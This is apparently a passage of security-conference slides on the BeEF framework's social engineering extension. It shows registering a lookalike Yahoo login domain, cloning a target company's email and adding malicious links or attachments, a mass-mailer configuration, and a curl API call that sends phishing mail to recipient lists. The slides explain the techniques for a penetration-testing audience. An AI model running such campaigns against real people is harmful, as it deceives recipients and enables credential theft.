- IF YOU REGISTER **LOGINYAHOO.COM**, YOU CAN SPECIFY A MOUNT POINT OF **/CONFIG/LOGIN\_VERIFY2**, SO THE PHISHING URL WILL BE (ALMOST) THE SAME




# SOCIAL ENGINEERING FOR THE MASSES: MASSMAILER

- DO YOUR PHISHING EMAIL CAMPAIGNS
  - GET A SAMPLE EMAIL FROM YOUR TARGET (POSSIBLY WITH COMPANY FOOTER/HTML)
  - COPY THE HTML CONTENT IN A NEW BEEF EMAIL TEMPLATE
  - DOWNLOAD IMAGES SO THEY WILL BE ADDED INLINE.
  - ADD YOU MALICIOUS LINKS/ATTACHMENTS
  - SEND THE EMAIL TO X TARGETS -> FUN!



# SOCIAL ENGINEERING FOR THE MASSES: MASSMAILER



The image shows a file explorer on the left and a code editor on the right. The file explorer displays a directory structure for a social engineering project. The 'mass\_mailer' directory contains a 'templates' subdirectory with a 'default' subdirectory. The 'default' subdirectory contains four files: 'beef\_attachment.pdf', 'beef\_logo.png', 'mail.html', and 'mail.plain'. A red arrow points from the 'beef\_attachment.pdf' file in the file explorer to the 'attachments' field in the code editor. The code editor shows the configuration for the 'mass\_mailer' module, including settings for the user agent, host, port, authentication, TLS, helo, from, password, and templates. The templates section is configured to use the 'default' template, which includes images and attachments.

```
mass_mailer:
  # NOTE: you must have 'file' in your PATH
  user_agent: "Microsoft-MacOutlook/12.12.0.111556"
  host: "smtp.gmail.com"
  port: 587
  use_auth: true
  use_tls: true
  helo: "gmail.com" # this is usually the domain name
  from: "youruser@gmail.com"
  password: "yourpass"
  # available templates
  templates:
    default:
      # images are by default inline, so if you want to at
      images: ["beef_logo.png"]#, "second_image.png"]
      images_cids:
        cid1: "beef_logo.png"
        #cid2: "second_image.png"
      attachments: ["beef_attachment.pdf"]
```



# SOCIAL ENGINEERING FOR THE MASSES: MASSMAILER

- `curl -H "Content-Type: application/json; charset=UTF-8" -d 'body' -X POST http://<BeEF>/api/ seng/send_mails?token=0fda00ea62a1102f`
- WHERE BODY IS:  

```
{ "template": "default", "subject": "Hi from BeEF",  
  "fromname": "BeEF", "fromaddr": "beef@beef.com", "link": "http://  
www.microsoft.com/", "linktext": "http://  beefproject.com", "recipients": [{  
  "user1@gmail.com": "Michele", "user2@antisnatchor.com": "Antisnatchor"  
}]}
```



# SOCIAL ENGINEERING FOR THE MASSES: MASSMAILER

- MORE INFO ABOUT THE SOCIAL ENGINEERING EXTENSION:
  - [HTTP://BLOG.BEEFPROJECT.COM/2012/09/BEEF-WEB-CLONING-BEEF-MASS-MAILING.HTML](http://blog.beefproject.com/2012/09/beef-web-cloning-beef-mass-mailing.html)
  - READ THE CODE: `<BEEF>/EXTENSIONS/SOCIAL_ENGINEERING/REST/SOCIALENGINEERING.RB`



## DEMO TIME

- COMBINING BEEF'S WEBCLONER AND MASSMAILER TO ACHIEVE SPEAR PHISHING



# THANKS

- IF YOU WANT TO KNOW MORE ABOUT HACKING THE BROWSER, BUY MY BOOK (FEB 2014) ☺
- [HTTP://WWW.AMAZON.CO.UK/BROWSER-HACKERS-HANDBOOK-WADE-ALCORN/DP/1118662091](http://www.amazon.co.uk/Browser-Hackers-Handbook-Wade-Alcorn/dp/1118662091)

- QUESTIONS?

